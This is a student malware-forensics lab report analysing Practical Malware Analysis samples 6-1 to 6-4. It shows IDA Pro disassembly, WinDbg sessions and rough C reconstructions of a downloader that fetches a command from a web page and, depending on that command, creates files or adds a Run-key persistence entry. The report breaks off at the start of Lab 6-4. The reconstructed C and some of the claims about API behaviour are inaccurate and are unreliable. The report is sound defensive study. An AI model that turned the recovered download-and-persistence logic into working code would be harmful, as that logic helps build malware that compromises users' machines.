Xiaoyi Zhou
Purdue University CIT581
Malware Forensics
Lab 6: Analyzing Malicious Windows Program
Due October 02, 2014
Instructor: Samuel Liles

Abstract

This lab should be due at the beginning week of October. The report is rewritten for adjusting the format and documentation habit. Lab 6 focuses on the way to analyze malicious code of Windows program. The main analysis tool we used is IDA Pro. I didn't meet a lot of trouble because it is my second time to do this lab. The only frustration I met here is that I tried to convert the code from assembly to C, which is time consuming and not successful. I paste a partial of my C code to show the program and find the answers to the review question.

By learning this lab, I am more familiar with IDA Pro and Windows API calls, especially the API calls related to network, such as InternetGetconnectedState(), InternetReadfile() and etc. We will discuss those API calls at the following pages. And I also realize that if I want to see the structure of the code, assembly codes are not easily readable as C codes, I should switch the text mode to graphic mode at IDA Pro. But if I want to practice the ability to analyze the code, I still choose the text mode. Another interesting I found that I always though the lab was difficult. However, I feel like it is so easy after I confront the next lab. But the easier the lab is, the more we should pay attention on details.


Lab6-1

Steps of the Processes

To see the purpose of the malware, IDA Pro is an effective tool. I found the main function is located at 0x00401040, and the subroutine function call is located at 0x00401044. See the gray area at the following picture. sub_401000 is the function we are going to analyze.

```
.text:00401040 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401040 _main           proc near               ; CODE XREF: start+AF↓p
.text:00401040
.text:00401040 var_4           = dword ptr -4
.text:00401040 argc            = dword ptr  8
.text:00401040 argv            = dword ptr  0Ch
.text:00401040 envp            = dword ptr  10h
.text:00401040
.text:00401040                 push    ebp
.text:00401041                 mov     ebp, esp
.text:00401043                 push    ecx
.text:00401044                 call    sub_401000
.text:00401049                 mov     [ebp+var_4], eax
.text:0040104C                 cmp     [ebp+var_4], 0
.text:00401050                 jnz     short loc_401056
.text:00401052                 xor     eax, eax
.text:00401054                 jmp     short loc_40105B
.text:00401056 ; ---------------------------------------------------------------------
```

Then we double click on the sub_401000 to check the function. There are two key words, cmp and jz. So, we can guess this is a "if" statement structure. But we still should go through the code from the first line. ebp, esp and ecx are the registers for the future function call. Here ebp and esp are considered as pointer. After the function call InternetGetConnectedState(), the return value is stored at eax. And the value in exa is then moved to the address pointed by ebp+4. The structure will be more obvious in IDA Pro graphic mode. See the different routes that lead to success and Error, respectively.



In the function of InternetGetconnectedState(), the return value would be 0 if the internet is successfully connected. Otherwise the return value is 1.

After the function call, we compare the return value with 0, if the value is 0, the ZF is set to -1, otherwise set to 0.

After the comparison, we check the ZF value by operation jz. Jump to another subroutine when ZF is set to -1. Otherwise the program will display the information that "Success: Internet Connection."

If we transfer the codes into C syntax, it will show like the following:

```
CheckInternet()
{
        int temp=0;
        int * ip;
        temp=InternetGetConnectedState();
        *ip=temp;
        if(*ip= =0){
                printf("Success: InternetConnection\n");
                return 1;}
}
```

The next function call at main function is sub_40105F. Main function in this program is short so we can go through it step by step.

At the location 0x40105F, there are a bunch of operations seemly confused. But, we noticed a few key words like file pointer and ftbuf. So, we can learn that the subroutine here is dealing with string. It could be write string or read string to file, or it could be print string. Now we go back to the file pointer located at 0x00401078. The upper line shows that [esp+0Ch+arg_0]. We can guess it is the length of the string, or part of the string. The operations here are designed for determining how much of the stack to read(and print).If the string length if known, the string must be called as parameter. Therefore, we should check which function calls the subroutine at 0x40105F.

At 0x00401030:


```
push offset aError1_1Nointe ; "Error 1.1: No Internet\n"
call sub_40105F
add esp, 4
xor eax, eax  ; set eax to 0
```

Now we can almost assure that the subroutine is a printf function at 0x40105F. And the string printed should be like "Error 1.1: No Internet\n" or " Success: InternetConnection". In this case, my VM connects to Internet. There is another easy way to see what is the purpose of sub_40105F, we can simply run the malware and set two breakpoints. The first breakpoint is right before the sub_40105F( ); the second break point is right after sub_40105F so that the program will not exit after it displays message to us.

```
0:000> bp image00400000+0x1017
breakpoint 0 redefined
0:000> bl
0 e 00401017     0001 (0001)  0:**** image00400000+0x1017
0:000> u 401021
image00400000+0x1021:
00401021 83c404          add     esp,4
00401024 b801000000      mov     eax,1
00401029 eb0f            jmp     image00400000+0x103a (0040103a)
0040102b 6830704000      push    offset image00400000+0x7030 (00407030)
00401030 e82a000000      call    image00400000+0x105f (0040105f)
00401035 83c404          add     esp,4
00401038 33c0            xor     eax,eax
0040103a 8be5            mov     esp,ebp
0:000> bp image00400000+0x1021
0:000> g
ModLoad: 773d0000
774d3000   C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
ModLoad: 7c9c0000 7d1d7000   C:\WINDOWS\system32\shell32.dll
ModLoad: 5d090000 5d12a000   C:\WINDOWS\system32\comctl32.dll
ModLoad: 76ee0000 76f1c000   C:\WINDOWS\system32\RASAPI32.DLL
ModLoad: 76e90000 76ea2000   C:\WINDOWS\system32\rasman.dll
ModLoad: 5b860000 5b8b5000   C:\WINDOWS\system32\NETAPI32.dll
ModLoad: 76eb0000 76edf000   C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000   C:\WINDOWS\system32\rtutils.dll
ModLoad: 76b40000 76b6d000   C:\WINDOWS\system32\WINMM.dll
ModLoad: 722b0000 722b5000   C:\WINDOWS\system32\sensapi.dll
ModLoad: 769c0000 76a74000   C:\WINDOWS\system32\USERENV.dll
Breakpoint 0 hit
eax=00000001 ebx=7ffdf000 ecx=00008b6d edx=7c90e514 esi=00786ed6 edi=00b8f554
eip=00401017 esp=0012ff70 ebp=0012ff74 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
image00400000+0x1017:
00401017 6848704000      push    offset image00400000+0x7048 (00407048)
0:000> g
```

Breakpoint 1 hit
eax=0000001d ebx=7ffdf000 ecx=00407098 edx=7c90e514 esi=00786ed6 edi=00b8f554
eip=00401021 esp=0012ff6c ebp=0012ff74 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
image00400000+0x1021:
00401021 83c404 add esp,4

Set two break points and let the malware run. After the program hit the second breakpoint, the malware suddenly print the message showing as the following picture. So the function at sub_40105F( ) is printf.



Issues or Problems

The only issue here is that I would like not to use strings because every time I run strings, the program will show a bunch of random seed besides the useful information.

Conclusion

This is a small malware that checks the Internet connection state. The only more complicated structure at the malware is "if" statement.

Reviewed Questions

Q1: What is the major code construct found in the only subroutine called by main?

If statement, see the above IDA pro graphic screenshot.

Q2: What is the subroutine located at 0x40105F?

The function is "printf" that display " Error 1.1: No Internet " or "Success: InternetConnection" depending on if the Internet is connected on the machine.

Q3: What is the purpose of this program?


Check if Internet is connected. If connect then display the message, Success: InternetConnection. If not, then display the message "Error 1.1: No Internet". This program could be a part of malware. Before the malware is implemented, this program could help malware to check the Internet status. Malware might active the Internet connection if the connection has not started.

Lab06-2

Steps of Processes

The first subroutine called by main is located at 0x00401136. The function sub_401000 will check the Internet connection status. If it is successful, then print success: Internet Connection, else it will print Error 1.1: No Internet.

The second subroutine is sub_401040. Go back to the location where the function call sub_401040 () first appeared. The location is 0x00401142 instead of 0x00401148. At the former location, the operand jnz short loc_401148 is right after the function call that helps check the connection status. Therefore, according to what we got at the previous two questions, if the connection status is positive, then the program will call function sub_401040 located at 0x401148. We can assume that the malware will post or download some malicious stuff if the connection is positive.



Right routine means the previous condition is true. Left routine means the previous condition is false. If the return value from sub_401040 is true, then the program will print "Success: Parsing command is X." We double click on sub_401040 and see the codes in it. The code area has a lot of API calls relate to network. Each failure of function call will result in different displaying message. If we use graphic mode, it could be more convenient. But I would like to choose transfer the code into C. So the logical and structure are more obvious.

Partial C statement should be like following:

malware()

{

int ZF=0;

int temp=0;

int get=0;

int flag=0;

char *URL="http://practicalmalwareanalysis.com";

char* Agent="Internet Explorer 7.5/pma";


char * Buffer;

char *WEB_P;

char * c='0';

```
push    ebp
mov     ebp, esp
sub     esp, 210h
push    0                   ; dwFlags
push    0                   ; lpszProxyBypass
push    0                   ; lpszProxy
push    0                   ; dwAccessType
push    offset szAgent      ; "Internet Explorer 7.5/pma"
call    ds:InternetOpenA
mov     [ebp+hInternet], eax
push    0                   ; dwContext
push    0                   ; dwFlags
push    0                   ; dwHeadersLength
push    0                   ; lpszHeaders
push    offset szUrl        ; "http://www.practicalmalwareanalysis.com"...
mov     eax, [ebp+hInternet]
push    eax                 ; hInternet
call    ds:InternetOpenUrlA
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0
jnz     short loc_40109D
push    offset aError2_1FailTo ; "Error 2.1: Fail to OpenUrl\n"
call    sub_40117F
add     esp, 4
mov     ecx, [ebp+hInternet]
push    ecx                 ; hInternet
call    ds:InternetCloseHandle
xor     al, al
```

```
InternetOpen(Agent, 0, 0, 0, 0);
ZF=InternetOpenUrl(URL);
if(ZF==0) {
        printf("Error 2.1: Fail to OpenUrl\n");
        InternetCloseHandle();
        flag=0;}
else {
                temp=InternetReadfile(URL, Buffer, 512, 0);
                if(temp) {
                        get=strcnmp(buffer, "<!--", 4)/*0x3C, 0x21, 0x2D,0x2D.
                                                Just noticed that the four byte
                                                at beginning of the buffer
                                                should be the open URL
                                                command in html language.*/
                        }
```




```
                        if(get){printf("Error 2.3: Fail to get command\n");/* Failed
                                                to fake the web page.*/
                        flag=0;}
```

```
                                else {
                                        strcnpy(WEB_P, buffer, 524);
                                        flag=1; c=parsing command;}
/*I feel like it should be 512 rather than 524 because the length of the buffer is just 512.
Here the code indicates that if the webpage starting command is founded, then the
malware will fake the entire webpage. */
                        else {
                                InternetCloseHandle();
                                flag=0;}
        return c;
}

CheckInternet()
{
        int temp=0;
        int * ip;
        temp=InternetGetConnectedState();
        *ip=temp;
        if(*ip= =0){
                printf("Success: InternetConnection\n");
                return 1;}
}
main()
{
        int temp=0;
        char * c=0;
        temp= CheckInternet() ;
        if(temp!=0) c=malware();
        if(c!='0') {//the webpage is opened successfully.
```


```
        printf("Success: Parsed command is %c\n", c); /*here the
                                                command is generated
                                                by html.*/
        sleep (60);//the program will sleep for one minute.
    return 0;
}
```

```
text:0040114D                mov     [ebp+var_8], al
text:00401150                movsx   eax, [ebp+var_8]
text:00401154                test    eax, eax
text:00401156                jnz     short loc_40115C
text:00401158                xor     eax, eax
text:0040115A                jmp     short loc_40117B
text:0040115C ; ---------------------------------------------------------------------------
text:0040115C
text:0040115C loc_40115C:                            ; CODE XREF: _main+26↑j
text:0040115C                movsx   ecx, [ebp+var_8]
text:00401160                push    ecx
text:00401161                push    offset aSuccessParsedC ; "Success: Parsed command is %c\n"
text:00401166                call    sub_40117F
text:0040116B                add     esp, 8
text:0040116E                push    0EA60h          ; dwMilliseconds
```

The next function call is sub_40117F after the success of sub_401040. The analyzing process is similar to previous question. We can use same method to check it. But we have already known that it is a printf function. Go to the address 0x40117F, the function called sub_40117F is located at 0x00401030. This is a print function that will display "Error 1.1: No Internet". The procedure is like the question in previous lab6-01. We noticed the key words indicated the string and then go to the previous function which called sub_40117F( ). We found the string and make the conclusion.

I don't think this malware will run successfully and display the parsing command because we check the source code from http://practicalmalwareanalysis.com, the starting four letters are not <!-- but <!DO. To verify the assumption, we use WinDbg to set the breakpoint before the program exit.

```
<!DOCTYPE html>
<!--[if IE 6]>
<html id="ie6" lang="en">
<![endif]-->
<!--[if IE 7]>
<html id="ie7" lang="en">
<![endif]-->
<!--[if IE 8]>
<html id="ie8" lang="en">
<![endif]-->
<!--[if !(IE 6) & !(IE 7) & !(IE 8)]><!-->
<html lang="en">
<!--<![endif]-->
<!--
    generated 217 seconds ago
    generated in 0.650 seconds
```



Issues or Problems

The malware failed to get the parsing command. But at least we know which step went wrong. The comparison at 0x4010E5 didn't success because it shows Error 2.3

Conclusion

This malware is an update version of previous lab. It parsed the HTML command from the specific website by User-Agent Explorer 7.5. If fail, the program will display different error message. If success, then display the parsing command.

Reviewed Questions

Q1: What operation does the first subroutine called by main perform?

It's an "if "statement that checks for an active Internet connection.

Q2: What is the subroutine located at 0x40117F?

Printf that display " Success: Parsed command is X " depending on if the Internet is connected on the machine and the parsing command from the html page.

Q3: What does the second subroutine called by main do?

The function downloads the web page http://www.practicalmalwareanalysis.com/cc.htm and parses an HTML comment from the html script. Before the parsing command, the program will check if the starting string is <!-- command. If not, the program will stop.

Q4: What type of code construct is used in this subroutine?

If statement has been used many times in this subroutine.

We can find "if" statement at sub_401040(), loc_40109D, and loc_4010E5. At the first two functions, "if" statement is used to check the status of the function calls related to Internet. The last function used "if" statement to compare the string. It is used to check the result of faking the webpage. If the webpage cannot start successfully, then the program will terminate.

Q5: Are there any network-based indicator for this program?

Yes. InternetOpenA, InternetOpenUrlA, InternetReadFile, and InternetCloseHandle. Those APIs are related to network function. The agent and url address are the network-based host indicator. The malware download the code from http://practicalmalwareanalysis.com through Explorer 7.5

At the function InternetOpen(), among five parameters, lpszAgent is the most important one (Explorer 7.5 in this case). It is a pointer to a null-terminated string that specifies the name of the application or entity calling the WinINet functions. This name is used as the user agent in the HTTP protocol.

Q6: What is the purpose of this malware?

See question 4. The malware will check the status of Internet connection. If the connection has been set up successfully, the malware will make used of agent Internet Explorer 7.5 to download the html code from http://practicalmalwareanalysis.com. Then it will open the fake webpage. If the connection is broken, or the download procedure is failed, the program will terminate itself. The malware will show different information based on the result of each process. Normally when the problem occurs, the malware will show "Error XXX, failed to do something". However, if all the process is successful, the malware will show "Success: Parsed command is X". Remember the command is a character rather than string. %c in C language indicates character.

After that, the program will sleep for 60 seconds.

```
text:0040115C loc_40115C:                              ; CODE XREF: _main+26Ij
text:0040115C                movsx   ecx, [ebp+var_8]
text:00401160                push    ecx
text:00401161                push    offset aSuccessParsedC ; "Success: Parsed command is %c\n"
text:00401166                call    sub_40117F
text:0040116B                add     esp, 8
text:0040116E                push    0EA60h          ; dwMilliseconds
text:00401173                call    ds:Sleep
text:00401179                xor     eax, eax
text:0040117B
text:0040117B loc_40117B:                              ; CODE XREF: _main+16Îj
```

At 0x00401173, function call is made. The function sleep( ) has parameter will value 0xEA60 which is 60000 milliseconds in decimal.

Lab06-3

Steps of Processes

The functions at this malware are really similar to the previous one except the only different function call located at 0x00401258.

call sub_401130.


```
push    offset aSuccessParsedC ; "Success: Parsed command is %c\n"
call    sub_401271
add     esp, 8
mov     edx, [ebp+argv]
mov     eax, [edx]
push    eax             ; lpExistingFileName
mov     cl, [ebp+var_8]
push    ecx             ; char
call    sub_401130
add     esp, 8
push    0EA60h          ; dwMilliseconds
call    ds:Sleep
```

This function is called right before sleep function. But I don't think this is condition for sleep function. We can double click on the function and see what is going on in this function.

If we want to understand the function, first we need to understand the value stored in [ebp+var_8] and what is argv. The idea of argv is easier. It is the default string pointer at main function. Basically argv contains pointers to the arguments that usually include the program name itself. For instance argv[0]=./test, or argv[0]=./malwareprogram. The number of arguments usually is not equal to 0. Therefore, the value will be stored at argc which is also the default parameter at main function. Now we go to the location where [ebp+var_8] first appears. At the location right after the function call sub_401040(), the value in register al is moved to [ebp+var_8]. Therefore, we can learn that the value in [ebp+var_8] right now is the return value at sub_401040(). According to our analysis at previous lab, we also know that sub_401040() download and then fake the webpage and parse html command stored at c%.

Moreover, at location 0x00401257, the command on ecx is char. ecx here should

be a pointer to the character: c%. We can mark it as "X".



Double click on sub_401130(), the screenshot is too small. Anyway it is a switch statement. When I noticed the different entries at 0x401153, I guess it might be switch statement at location 0x401153. Register edx multiples by 4 which means there are five entries from 0 to 4. However, the IDA pro free version cannot parse the program in very detail. I am pretty sure it is a switch statement. But the switch conditions showing at IDA pro are just the first two conditions. It shows the condition when the subtraction result is 0 and 1.

push 0

.....

push 1

.....

The rest of entries do not contain any condition. But we can still infer the rest of condition when the result of subtraction is 2, 3, and 4.

The switch statement should be like the following:

```
switch(i) //i is the result of the subtraction. 'X'-'a'; store in edx at assembly.
{
    case 0:
    CreaeDirectory("C:\Temp");
    break;

    case 1:
```

```
        Copyfile("C:\Temp\cc.exe");

        case2:
        DeleteFile("C:\Temp\cc.exe");

        case3:
        RegOpenKeyEx("hKey", 0xF003F, 0,
"Software\Microsoft\Windows\CurrentVersion\Run ");
        temp=RegSetValueEx(0xF, "C:\Temp\cc.exe", 1, 0, "Malware", "hkey");
        if(!temp)break;
        else{
                printf("Error3.1: Could not set Registry value\n");
                break;
                }

        case4:
        sleep(100);//sleep for 100seconds. 0x186A is 100000 in decimal in milliseconds;
        break;

        case5:
        Printf("Error3.2: Not a valid command provided\n");
        break;
}
```

At the location 0x401136, arg_0 is not argv[0] at main function. Move the censor to one upper line, we noticed that 8 is subtracted from esp, which means esp is trying to find the location of the second parameter passed to this function. If esp subtracts 4, then it will be the first parameter passed to this function. Actually when we analyze disassembly codes we should pay attention to subtraction or add to esp. It will tell us the location of stack pointer so that we can know which parameter is being used right now.

The second parameter passed to the function is "X". So, arg_0 contains the address location of "X". The value stored at [ebp+arg_0] is "X".

After a few move operations, "X" is stored at ecx at location 0x40113D.

Remember X is a character not a string. So, when "X" subtracts 0x61(97 in decimal, a in ASCII), which is equivalent to X subtracts "a", the result of the subtraction should be a decimal number according to the rules of ASCII codes. We can denote the result as Temp.

Then temp is compared with 4. If temp is greater than 4, the program will terminate and return an error information. Otherwise, the program will jump to a bunch of operations related to registry.

If the result is greater than 4, the program will stop. In other words, the ASCII code of parsing command character should be less than 97+4=101.

According to ASCII table, 101 is letter 'e'. Therefore, we can assume that the parsing command character should in the range of 'a' to 'e'.

The new function will take two parameters. The first parameter is the default parameter at main function indicating the program name. In this case, I assume it is Lab6-03. The second parameter is [ebp+var_8] which indicates the parsing command character resulting from sub_401040. We denote it as "X". Moreover, at the location 0x401241 where the print function is called, we noticed that the program will print the information "Success: Parsed command is %c\n". The value of %c is clearly store at ecx at one upper line. And the value at ecx is passed from [ebp+var_8], which also indicates that the value in [ebp+var_8] is "X".

```
ChangeReg(char*cmd, char*argv[]){

switch(cmd) /*cmd is parsing command. When the code is written in C, the
                structure will be easier.  */
{
case 'a':
CreaeDirectory("C:\Temp");
break;

case 'b':
Copyfile("C:\Temp\cc.exe");
```

```
        case 'c':
        DeleteFile("C:\Temp\cc.exe");

        case 'd':
        RegOpenKeyEx("hKey", 0xF003F, 0,
"Software\Microsoft\Windows\CurrentVersion\Run ");
        temp=RegSetValueEx(0xF, "C:\Temp\cc.exe", 1, 0, "Malware", "hkey");
        if(!temp)break;
        else{
                printf("Error3.1: Could not set Registry value\n");
                break;
                }

        case 'e':
        sleep(100);//sleep for 100seconds. 0x186A is 100000 in decimal in milliseconds;
        break;

        default:
        Printf("Error3.2: Not a valid command provided\n");
        break;
}
```

Based on the code listed above, we learn that the function is somehow controlled by the parsing command.

If the command character is letter 'a' that subtracts 97 equals to 0, then the malware will create a directory c:\Temp.

If the command character is b, the malware copy cc.exe to the current path. c:\Temp\cc.exe

If the command character is c, the malware will delete the c:\Temp\cc.exe at current path.

If the command character is d, the malware will open registry and change the

registry value. It will write malware program information to registry such as "Malware" and host executable file "C:\Temp\cc.exe". If it failed to change the value, the program will show error message. Error 3.1.

If the command character is e, the program will sleep for 100 seconds, then terminate.

If the parsing command character is not in the range of a to e, the malware will show the error information and terminate it. Error3.2.

Issues or Problems

N/A

Conclusion

This malware is an update version of the previous labs. It performs the same functions as lab6-01 and lab6-02. Besides, it has something to do with registry and the file C:\Temp\cc.exe. The specific operation is determined by the parsing command X.

Reviewed Questions

Q1: Compare the calls in main to Lab 6-2's main method. What is the new function called from main?

0x401130 is the new function call right before the sleep function.

Q2: What parameters does this new function take?

The new function takes two parameters. The first parameter is the parsing command from html script in order to interact with registry. The second parameter is passed from main function. It is program name.

Q3: What major code construct does this function contain?

Switch statement. The condition is the value of parsing command.

Q4: What can this function do?

Depending on the value of parsing command, the function could execute one of the following operations: show error messages Error 3.1; delete a file; create a directory; change a registry value; copy a file; sleep for 100 seconds.

Q5: Are there any host-based indicators for this malware?

Registry information and executable file information are considered as host-based information.

The information related to registry is located at 0x00401197. When the malware is trying to grab info and open the registry. The next indicator is located at 0x4011A9. When the malware has already accessed to the registry and prepared to change the value in it. The program intends to write the path of executable file c:\Temp\cc.exe, which implies that the malware might activate this file when it is launched. Or, the malware might generate another malicious file called cc.exe when it is launched.

Q6: What is the purpose of this malware?

That malware contains all the functions at lab6-01 and lab6-02. Besides, according to the parsing command character value (a, b, c, d, e, etc.), it will create path, cope file, delete file, change the value at registry file, sleep, or terminate itself, respectively.

No matter what operation it does, after the function call of sub_401130(), the program will sleep for 60 seconds. Just like the previous labs.

Lab06-4

Steps of Processes

Two new constructs: loc_401248 first appeared at 0x401242, and loc_401251. The old function call is also a little bit different. At loc_40125A, the codes here used to download and fake the html webpage via the agent Explore 7.5 and operate on the local system according the value parsing command. Just like the function of sub_401130 at lab06-3. However, this function add a "for" loop at 0x401251. Right before the location of calling the downloading webpage function. Here we should rename those functions for the future use.

